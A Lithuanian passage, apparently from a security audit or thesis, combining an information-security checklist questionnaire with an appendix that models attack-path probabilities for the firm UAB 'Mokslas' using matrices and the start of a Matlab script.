Ar turite įdiegtą standartinę procedūrą, kuri užtikrintų, kad nuolat laikotės teisinių (arba sutartinių) privatumo apsaugos reikalavimų ir reglamentų?	☐ Taip ☐ Ne ☐ Netaik.

2. IT&T tinklo stiprinimas ir užšifravimas.

Ar jūs stiprinate visus savo serverius bei kompiuterius ir ar naujoms sistemoms sudaryti taikote standartizuotus atvaizdus?	☐ Taip ☐ Ne
Ar pašalinate nereikalingą programinę įrangą, prisijungimo vardus, paslaugas?	☐ Taip ☐ Ne
Ar visos sistemos ir tinklo įranga yra saugiai sukonfigūruota?	☐ Taip ☐ Ne
Ar pakeičiami visi numatytieji administravimo slaptažodžiai, pvz., kompiuterių įrangos ugniasienių, maršrutų kreiptuvų, SCADA sistemos (-ų) ir t. t. ?	☐ Taip ☐ Ne
Ar įdiegiami atitinkami saugumo nustatymai ir standartai ?	☐ Taip ☐ Ne

Ar pašalinamos nereikalingos paslaugos (servisai) ?	☐ Taip ☐ Ne
Ar naudojate pasenusią (pasibaigusio būties ciklo) programinę įrangą ir (arba) kompiuterių įrangą, kuriai oficialiai gamintojas (tiekėjas) nebeteikia saugumo atnaujinimų (pvz., Windows XP)?	☐ Taip ☐ Ne
Ar turite procesą, pagal kurį pašalinama prieiga prie sistemos, naudotojo paskyros ir susijusios naudotojo teisės po to, kai nutraukiama sutartis su darbuotoju, laikinu darbuotoju, rangovu ar tiekėju?	☐ Taip ☐ Ne
Ar perduodami duomenys yra tinkamai užšifruoti ir jų tapatumas tinkamai nustatytas?	☐ Taip ☐ Ne

Ar konfidenciali, jautri ar slapta informacija yra saugoma ir šifruojama?

	Duomenys tokiuose įrenginiuose nesaugojami	**Taip, užšifruoti**	**Taip, tačiau neužšifruoti**
Failų serverio diskinė saugykla	☐	☐	☐
Nešiojamųjų kompiuterių standieji diskai	☐	☐	☐
Mobiliojo ryšio ir išmanieji telefonai, planšetės ar kiti mobiliojo ryšio įrenginiai	☐	☐	☐
USB atmintinės, diskai ar kiti nešiojami įrenginiai	☐	☐	☐
Atsarginių kopijų juostos	☐	☐	☐
Duomenų bazės	☐	☐	☐
E. paštas (pvz., PGP, S/MIME, OME)	☐	☐	☐

3. Pataisų valdymas.

Ar laiku įdiegiate savo sistemų ir taikomųjų programų pataisas? Kokius įrankius tam naudojate?	☐ Taip ☐ Ne
Jei taip, ar yra valdomi pagrindinių sistemų tiekėjų pranešimai apie saugumo pataisas ?	☐ Taip ☐ Ne
Ar išbandote programinės aparatinės įrangos, programinės įrangos, interneto taikomųjų programų ir produktų atnaujinimus bei naujovinimus prieš juos įdiegdami?	☐ Taip ☐ Ne

4. Apsauga nuo kenkėjiškos programinės įrangos.

Ar naudojate apsaugą nuo virusų, šnipinėjimo programų ar lygiavertės kenkėjiškos programinės įrangos žiniatinklio (el. pašto) tinklo sietuvuose ?	☐ Taip ☐ Ne
Ar naudojate apsaugą nuo virusų, šnipinėjimo programų ar lygiavertės kenkėjiškos programinės įrangos failų serveriuose ?	☐ Taip ☐ Ne
Ar naudojate apsaugą nuo virusų, šnipinėjimo programų ar lygiavertės kenkėjiškos programinės įrangos kompiuterizuotose darbo vietose ir nešiojamuose kompiuteriuose ?	☐ Taip ☐ Ne
Ar naudojate apsaugą nuo virusų, šnipinėjimo programų ar lygiavertės kenkėjiškos programinės įrangos mobiliojo ryšio įrenginiuose ?	☐ Taip ☐ Ne
Ar jūsų apsaugoje nuo kenkėjiškos programinės įrangos yra aktyvinti parašu grindžiami, euristiniai ir elgsena grindžiami aptikimo mechanizmai, skirti apsaugoti nuo šiuolaikinės kenkėjiškos programinės įrangos (pvz. „Rootkit“, paslėptų priėjimų ir tikslinių kibernetinių atakų (APT), naudojančių apėjimo metodus)?	☐ Taip ☐ Ne
Ar jūsų taikomą apsaugą nuo kenkėjiškos programinės valdoma centralizuotai?	☐ Taip ☐ Ne
Ar yra atsisiunčiami ir įdiegiami virusų atnaujinimai?	☐ Taip ☐ Ne

5. Taikomųjų programų saugumas.

Ar visos ūkinei veiklai gyvybiškai svarbios taikomosios programos, kurios sukurtos vietoje, yra koduojamos taikant standartus ir geriausias praktikas taip, kad būtų apsaugotos nuo žinomų saugumo problemų? Pažymėkite „Netaik.“ tik tuo atveju, jei patys nekuriate taikomųjų programų.	☐ Taip ☐ Ne ☐ Netaik.
Ar išbandote kurtas programas, kad nustatytumėte, ar yra saugumo trūkumų, įskaitant kodavimo klaidas ir kenkėjišką programinę įrangą?	☐ Taip ☐ Ne
Ar turite testinę aplinką?	☐ Taip ☐ Ne
Jei taip, ar testinė aplinka atskirta nuo produkcinės?	☐ Taip ☐ Ne

Ar esate įdiegę tokias taikomųjų programų užkardas, kurios tikrina visą duomenų srautą?	☐ Taip ☐ Ne

6. Tinklo saugumas.

Tinklo prieiga.

Ar visi interneto prieigos taškai apsaugoti kompiuterių įrangos užkardomis?	☐ Taip ☐ Ne
Ar užtikrinta, kad siekiant užkirsti kelią prieigai prie neleistinų išorinių interneto svetainių, yra individualiai pritaikyta standartinė konfigūracija?	☐ Taip ☐ Ne
Ar esate įdiegę tinklo atskyrimą (pvz., demilitarizuota zona - DMZ)?	☐ Taip ☐ Ne
Ar naudojate NAT (tinklo adresų transliaciją)?	☐ Taip ☐ Ne
Ar esate visapusiškai įdiegę tinklo prieigos kontrolės technologiją?	☐ Taip ☐ Ne
Ar naudojate kokią nors DLP (duomenų praradimo prevencijos) technologiją, pvz., tinklo sietuvą?	☐ Taip ☐ Ne

Belaidžių tinklų saugumas.

Ar turite belaidžio (-ių) tinklo (-ų)?	☐ Taip ☐ Ne
Jeigu taip, ar taikote WEP apsaugos standartą savo belaidžiuose tinkluose?	☐ Taip ☐ Ne
Jeigu taip, ar taikydami WPA2 standartą užtikrinate, kad jūsų belaidžiai tinklai užkirstų kelią neleistinai prieigai?	☐ Taip ☐ Ne

Įsibrovimo aptikimas.

Ar jūs stebite savo tinklą taikydami paskirstytos įsibrovimo aptikimo sistemą (DIDS)?	☐ Taip ☐ Ne
Ar jūs stebite savo tinklą taikydami belaidžio tinklo įsibrovimo aptikimo sistemą (WIDS)?	☐ Taip ☐ Ne
Ar jūs stebite savo tinklą taikydami mazgų įsibrovimo aptikimo sistemą (HIDS)?	☐ Taip ☐ Ne
Ar jūs stebite savo tinklą taikydami tinklo įsibrovimo aptikimo sistemą (NIDS)?	☐ Taip ☐ Ne
Ar jūs stebite savo tinklą taikydami Tinklo funkcionavimo analizės įsibrovimo aptikimo sistemą (MINDS)?	☐ Taip ☐ Ne

7. Prieigos kontrolė.

Ar apribojate savo darbuotojų teises atsižvelgdami į tai, ar reikia įmonei, kad būtų suteiktos tos teisės, ir ar reikia žinoti darbuotojui?	☐ Taip ☐ Ne
Ar draudžiate turėti vietinių administratorių teises darbuotojams skirtose kompiuterizuotose darbo vietose?	☐ Taip ☐ Ne
Ar stebite vartotojus, turinčius aušto lygio prieigos teises? (pvz., domeno/lokalių administratorių paskyros ir jų atliekami veiksmai)?	☐ Taip ☐ Ne
Ar prieiga prie įmonės (infrastruktūros), duomenų centro (-ų) ir įrangos, pvz., serverių, kompiuterizuotų darbo vietų ir saugojimo laikmenų, įskaitant įrašus popieriuje, kuriuose yra įslaptintos informacijos, yra fiziniu būdu apsaugota?	☐ Taip ☐ Ne
Ar turite įdiegtą BYOD („atsinešti savo įrenginį“) politiką?	☐ Taip ☐ Ne

Slaptažodžių politika.

Ar turite politiką, pagal kurią reikalaujama taikyti stiprius (sudėtingus) slaptažodžius?	☐ Taip ☐ Ne
Ar visi naudotojai turi stiprius (sudėtingus) slaptažodžius?	☐ Taip ☐ Ne
Ar periodiniu dažnumu reikalaujama keisti slaptažodžius?	☐ Taip ☐ Ne

Nuotolinė prieiga.

Ar suteikiate nuotolinę prieigą prie savo sistemų (tinklų)?	☐ Taip ☐ Ne
Jei taip, ar nuotolinės prieigos apsaugą užtikrinate naudojant ID ir slaptažodžiu?	☐ Taip ☐ Ne
Jei taip, ar nuotolinės prieigos apsaugą užtikrinate naudojant VPN ar lygiaverte priemone?	☐ Taip ☐ Ne
Jei taip, ar nuotolinės prieigos apsaugą užtikrinate naudojant VPN arba lygiaverte priemone su dviem tapatybės nustatymo faktoriais?	☐ Taip ☐ Ne

8. Rizikos vertinimas, incidentų valdymas, atkūrimas po stichinių nelaimių ir ūkinės veiklos nenutrūkstamumas.

Rizikos vertinimas.

Ar periodiškai tikrinate pažeidžiamumų buvimą ir ar reguliariai atliekate IT sistemos rizikos ir saugumo vertinimus?	☐ Taip ☐ Ne
Pažeidžiamumų buvimo patikrinimą ir rizikos vertinimą atliekate įsivertindami patys?	☐ Taip ☐ Ne
Pažeidžiamumų buvimo patikrinimą ir rizikos vertinimą atliekate pasitelkdami išorinį paslaugų teikėją?	☐ Taip ☐ Ne
Ar itin svarbūs pažeidžiamumai ištaisomi ir ar laikomasi rekomendacijų?	☐ Taip ☐ Ne
Ar atliekate įsilaužimo galimybės įvertinimo testus visame savo tinkle?	☐ Taip ☐ Ne

Incidentų valdymas.

Ar turite reagavimo į incidentus planą duomenų pažeidimo, įsibrovimo į tinklą arba užkrėtimo kompiuteriniais virusais atvejais?	☐ Taip ☐ Ne
Ar šis planas reguliariai peržiūrimas ir atnaujinimas?	☐ Taip ☐ Ne
Ar šis planas reguliariai išbandomas?	☐ Taip ☐ Ne
Ar pašalinamos nustatytos problemos?	☐ Taip ☐ Ne
Ar jūsų reagavimo į incidentus plane yra alternatyvūs variantai pasiaiškinti, kad kalta netinkama trečioji šalis paslaugų teikėjas, nuo kurio jūs priklausote?	☐ Taip ☐ Ne

Atkūrimas po stichinių nelaimių.

Ar turite atkūrimo po stichinių nelaimių planą?	☐ Taip ☐ Ne
Ar šis planas reguliariai peržiūrimas ir atnaujinamas?	☐ Taip ☐ Ne
Ar šis planas reguliariai išbandomas?	☐ Taip ☐ Ne
Ar pašalinamos nustatytos problemos?	☐ Taip ☐ Ne

Ūkinės veiklos nenutrūkstamumas.

Ar reguliariai bei automatiškai kuriate atsarginės duomenų kopijas?	☐ Taip ☐ Ne
Ar svarbiausi duomenys ir atsarginės kopijos yra saugomos bent keliose viena nuo kitos fiziškai nutolusiuose vietose ir skirtingo tipo laikmenose?	☐ Taip ☐ Ne
Ar atlikote su IT susijusių grėsmių poveikio verslui analizę?	☐ Taip ☐ Ne
Ar turite ūkinės veiklos nenutrūkstamumo užtikrinimo planą?	☐ Taip ☐ Ne
Ar šis planas reguliariai peržiūrimas ir atnaujinamas?	☐ Taip ☐ Ne
Ar šis planas reguliariai išbandomas?	☐ Taip ☐ Ne
Ar imamasi koregavimo veiksmų ir ar pokyčiai išbandomi?	☐ Taip ☐ Ne

9. Kompetencija.

Ar rengiate reguliarius mokymus tam, kad pagerintumėte savo darbuotojų supratimą apie informacijos saugumą?	☐ Taip ☐ Ne
Ar mokymai, skirti supratimui apie saugumą gerinti, skirtingiems dalyviams (pvz., standartiniams ir privilegijuotiems naudotojams, IT&T darbuotojams, vadovams) būna skirtingi?	☐ Taip ☐ Ne
Ar esate įdiegę procedūrą, pagal kurią darbuotojai parengiami taip, kad būtų lankstesni ir budresni suklastotų el. laiškų siuntinėjimo atvejais, pvz., yra automatinė nuoroda į privalomus mokymus (internete) po įvykusio atsako į suklastotų el. laiškų antplūdį?	☐ Taip ☐ Ne

7 priedas. Kibernetinės atakos prognozavimo modelis

Įvertinant UAB „Mokslas“ išoriniame IT&T tinkle rastus pažeidžiamumus į kibernetinės atakos prognozavimo modelį neįtrauksime duomenų saugumo patikrinimo metu vertintą IKE agresyvaus režimo maišos nutekinimo pažeidžiamumą, nes eksperimento metu pastebėta, kad slaptažodžio parinkti turimai maišai nepavyko. Taip pat neįtrauksime atsparumo atsisakymo aptarnauti atakoms vertinimą, nes šis atakos tipas yra savitas realizavimo prasme.

Kibernetinės atakos prognozavimo modelio skaičiavimus atliksime programinės įrangos Matlab[15] pagalba.

Suformuojame UAB „Mokslas“ išorinio IT&T tinklo kibernetinės atakos matricas:

- Pažeidžiamumų panaudojimo matrica (1 lentelė);
- Kibernetinės atakos vektoriaus matrica (2 lentelė).

1 lentelė. UAB „Mokslas“ išorinio IT&T tinklo pažeidžiamumų panaudojimo matrica


V_j / E_i	V_1	V_2	V_3	V_4	V_5
E_1	0	0,17	0,17	0,33	0
E_2	0,33	0,17	0,17	0,33	0
E_3	0	0,17	0,17	0	0
E_4	0,33	0,17	0,17	0	0
E_5	0	0,17	0,17	0	0
E_6	0,33	0,17	0,17	0,33	1

2 lentelė. UAB „Mokslas“ išorinio IT&T tinklo kibernetinės atakos vektoriaus matrica

E_j / V_i	E_1	E_2	E_3	E_4	E_5	E_6
V_1	0,17	0,17	0,17	0,17	0,17	0,17
V_2	0,17	0,17	0,17	0,17	0,17	0,17
V_3	0,17	0,17	0	0	0	0,17
V_4	0	0	0	0	0	1
V_5	0	0	0	0	0	0


Suformuojame UAB „Mokslas“ išorinio IT&T tinklo kibernetinės atakos grafą (1 pav.).

[15] https://www.mathworks.com/products/matlab.html



1 pav. UAB „Mokslas“ išorinio IT&T tinklo kibernetinės atakos grafas

Atliekame vidurkinio kibernetinės atakos kelio paskaičiavimą ir visų galimų kibernetinės atakos kelių modeliavimą. Kadangi ataka gali būti pradėta rengti panaudojus E2 ir/arba E4 ir/arba E5 pažeidžiamumus tai atliekame trumpiausio kibernetinės atakos kelio paskaičiavimą panaudojus šiuos pažeidžiamumus (2 pav.).



2 pav. UAB „Mokslas“ išorinio tinklo vidurkinė kibernetinė ataka

Suformuojame UAB „Mokslas“ išorinio IT&T tinklo kibernetinės atakos perėjimo matricas:

- Pažeidžamumų panaudojimo perėjimo matrica (3 lentelė);
- Kibernetinės atakos vektoriaus perėjimo matrica (4 lentelė).

Sudarome kibernetinės atakos prognozavimo modelį, sudarant pažeidžiamumų panaudojimo tikimybines prognozavimo perėjimo matricą (3 lentelė) ir kibernetinės atakos vektoriaus tikimybines prognozavimo perėjimo matricą (4 lentelė).


3 lentelė. UAB „Mokslas“ išorinio IT&T tinklo pažeidžiamumų panaudojimo tikimybines prognozavimo perėjimo matrica

S_i \ T_j	T_1	T_2	T_3	T_4	T_5
S_1	0	0,08	0,08	0,16	0
S_2	0,27	0,14	0,14	0,27	0
S_3	0	0,08	0,08	0	0
S_4	0,18	0,09	0,09	0	0
S_5	0	0,09	0,09	0	0
S_6	0,18	0,13	0,13	0,26	0,78

4 lentelė. UAB „Mokslas“ išorinio IT&T tinklo kibernetinės atakos vektoriaus tikimybines prognozavimo perėjimo matrica

T_i \ S_j	S_1	S_2	S_3	S_4	S_5	S_6
T_1	0,08	0,14	0,08	0,09	0,09	0,13
T_2	0,08	0,14	0,08	0,09	0,09	0,13
T_3	0,16	0,27	0	0	0	0,26
T_4	0	0	0	0	0	0,78
T_5	0	0	0	0	0	0

Atliekame labiausiai tikėtino kibernetinės atakos kelio paskaičiavimą. Kadangi ataka gali būti pradėta rengti panaudojus E2 ir/arba E4 ir/arba E5 pažeidžiamumus tai atliekame trumpiausio greitos kibernetinės atakos kelio paskaičiavimą panaudojus šiuos pažeidžiamumus (3 pav.).



3 pav. UAB „Mokslas“ išorinio IT&T tinklo kibernetinės atakos labiausiai tikėtinas kibernetinės atakos kelias.

Taip pat paskaičiuojame labiausiai tikėtinos kibernetinės atakos tikimybę:

$$KAT = (6.07/9)*100=67.44 \text{ proc.}$$

Įvertinant UAB „Mokslas“ IT&T vidiniame tinkle rastus pažeidžiamumus į greitos kibernetinės atakos prognozavimo modelį neįtrauksime Tinklo įrangos konfigūracijos patikrinimo metu vertintą neapsaugotos prieigos prie vidinio tinklo pažeidžiamumą, nes eksperimento metu prijungtam tinklo

įrenginiui nebuvo suteiktas IP adresas naudojant DHCP protokolą. Taip pat neįtrauksime Tinklo įrangos konfigūracijos patikrinimo metu vertintą NBNS / LLMNR paketų klastojimo pažeidžiamumą, nes eksperimento metu nebuvo sėkmingai parinkti slaptažodžiai.

Suformuojame UAB „Mokslas“ vidinio IT&T tinklo kibernetinės atakos matricas:

- Pažeidžamumų panaudojimo matrica (5 lentelė);
- Kibernetinės atakos vektoriaus matrica (6 lentelė).


5 lentelė. UAB „Mokslas“ vidinio IT&T tinklo pažeidžamumų panaudojimo matrica

V_j / E_i	V_1	V_2	V_3	V_4	V_5
E_1	0,2	0	0	0,09	0,2
E_2	0,2	0,1	0,1	0,09	0,2
E_3	0	0,1	0,1	0,09	0
E_4	0,2	0,1	0,1	0,09	0,2
E_5	0	0,1	0,1	0,09	0
E_6	0	0,1	0,1	0,09	0
E_7	0,2	0,1	0,1	0,09	0,2
E_8	0	0,1	0,1	0,09	0
E_9	0	0,1	0,1	0,09	0
E_{10}	0	0,1	0,1	0,09	0
E_{11}	0,2	0,1	0,1	0,09	0,2

6 lentelė. UAB „Mokslas“ vidinio tinklo IT&T kibernetinės atakos vektoriaus matrica.

E_j / V_i	E_1	E_2	E_3	E_4	E_5	E_6	E_7	E_8	E_9	E_{10}	E_{11}
V_1		0,1	0,1	0,1	0,1	0,1	0,1	0,1	0,1	0,1	0,1
V_2		0,1	0,1	0,1	0,1	0,1	0,1	0,1	0,1	0,1	0,1
V_3	0,09	0,09	0,09	0,09	0,09	0,09	0,09	0,09	0,09	0,09	0,09
V_4	0,2	0,2		0,2			0,2				0,2
V_5											


Suformuojame UAB „Mokslas“ išorinio IT&T tinklo kibernetinės atakos grafą (4 pav.).



4 pav. UAB „Mokslas“ vidinio IT&T tinklo kibernetinės atakos grafas.

Atliekame vidurkinio kibernetinės atakos kelio paskaičiavimą ir visų galimų kibernetinės atakos kelių modeliavimą. Kadangi ataka gali būti pradėta rengti panaudojus E1 ir/arba E2 ir/arba E4 ir/arba E7

ir/arba E11 pažeidžiamumus tai atliekame trumpiausio kibernetinės atakos kelio paskaičiavimą panaudojus šiuos pažeidžiamumus (5 pav.).



5 pav. UAB „Mokslas“ vidinio IT&T tinklo vidurkinė kibernetinė ataka.

Suformuojame UAB „Mokslas“ išorinio IT&T tinklo kibernetinės atakos perėjimo matricas:

- Pažeidžamumų panaudojimo perėjimo matrica (7 lentelė);
- Kibernetinės atakos vektoriaus perėjimo matrica (8 lentelė).

Sudarome kibernetinės atakos prognozavimo modelį, sudarant pažeidžamumų panaudojimo tikimybines prognozavimo perėjimo matricą (7 lentelė) ir kibernetinės atakos vektoriaus tikimybines prognozavimo perėjimo matricą (8 lentelė).


7 lentelė. UAB „Mokslas“ vidinio IT&T tinklo pažeidžamumų panaudojimo tikimybines prognozavimo perėjimo matrica

S_i \ T_j	T_1	T_2	T_3	T_4	T_5
S_1	0.11			0.05	0.11
S_2	0.09	0.05	0.05	0.04	0.09
S_3		0.06	0.06	0.06	
S_4	0.18	0.09	0.09	0.08	0.18
S_5		0.06	0.06	0.05	
S_6		0.06	0.06	0.05	
S_7	0.15	0.07	0.07	0.07	0.15
S_8		0.06	0.06	0.05	
S_9		0.06	0.06	0.05	
S_{10}		0.05	0.05	0.04	
S_{11}	0.11	0.05	0.05	0.05	0.11

8 lentelė. UAB „Mokslas“ vidinio IT&T tinklo vektoriaus tikimybines prognozavimo perėjimo matrica

T_i \ S_j	S_1	S_2	S_3	S_4	S_5	S_6	S_7	S_8	S_9	S_{10}	S_{11}
T_1		0.05	0.06	0.09	0.06	0.06	0.07	0.06	0.06	0.05	0.05
T_2		0.05	0.06	0.09	0.06	0.06	0.07	0.06	0.06	0.05	0.05
T_3	0.05	0.04	0.06	0.08	0.05	0.05	0.07	0.05	0.05	0.04	0.05
T_4	0.11	0.09		0.18			0.15				0.11
T_5											

Atliekame labiausiai tikėtino kibernetinės atakos kelio paskaičiavimą. Kadangi ataka gali būti pradėta rengti panaudojus E1 ir/arba E2 ir/arba E4 ir/arba E7 ir/arba E11 pažeidžiamumus tai atliekame trumpiausio greitos kibernetinės atakos kelio paskaičiavimą panaudojus šiuos pažeidžiamumus (6 pav.).



6 pav. UAB „Mokslas“ vidinio tinklo IT&T labiausiai tikėtinas kibernetinės atakos kelias.

Taip pat paskaičiuojame labiausiai tikėtinos kibernetinės atakos tikimybę:

$$KAT = (7.97/9)*100=88.56 \text{ proc.}$$

Pateikiame Matlab programinės įrangos kodą, kuris leidžia atlikti kibernetinės atakos prognozavimo modelio skaičiavimus:

```
% Isorinio ir vidinio UAB „Mokslas“ tinklo kibernetines atakos prognozavimas
clear all
close all
clc
% Suformuojame kibernetines atkakos grafa
% Isorinio tinklo virsunes ir briaunos
% Vg = [1 2 3 4 4 4 4 4 4 5 5 5 5 5 5 6 6 6 7 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24];
% Eg = [4 4 4 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 5 5 5 5 5 5 6 6 6 6 6 6 7 7 7 8];
% names = {'E2 ' 'E4 ' 'E5 ' 'V1' 'V2' 'V3' 'V4' 'V5' 'E1' 'E2' 'E3' 'E4' 'E5' 'E6' 'E1  ' 'E2  ' 'E3  ' 'E4  ' 'E5  ' 'E6  ' 'E1  ' 'E2  ' 'E6  ' 'E6  '};
% Isorinio tinklo svoriai
% weightsv = [0.33 0.33 0.33 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.33 0.33 0.33 1 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.17 0.33 0.33 0.33 1];
% Vidinio tinklo virsunes ir briaunos
Vg = [1 2 3 4 5 6 6 6 6 6 6 6 6 6 6 7 7 7 7 7 7 7 7 7 8 8 8 8 8 8 8 8 8 8 8 9 9 9 9 9 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46];
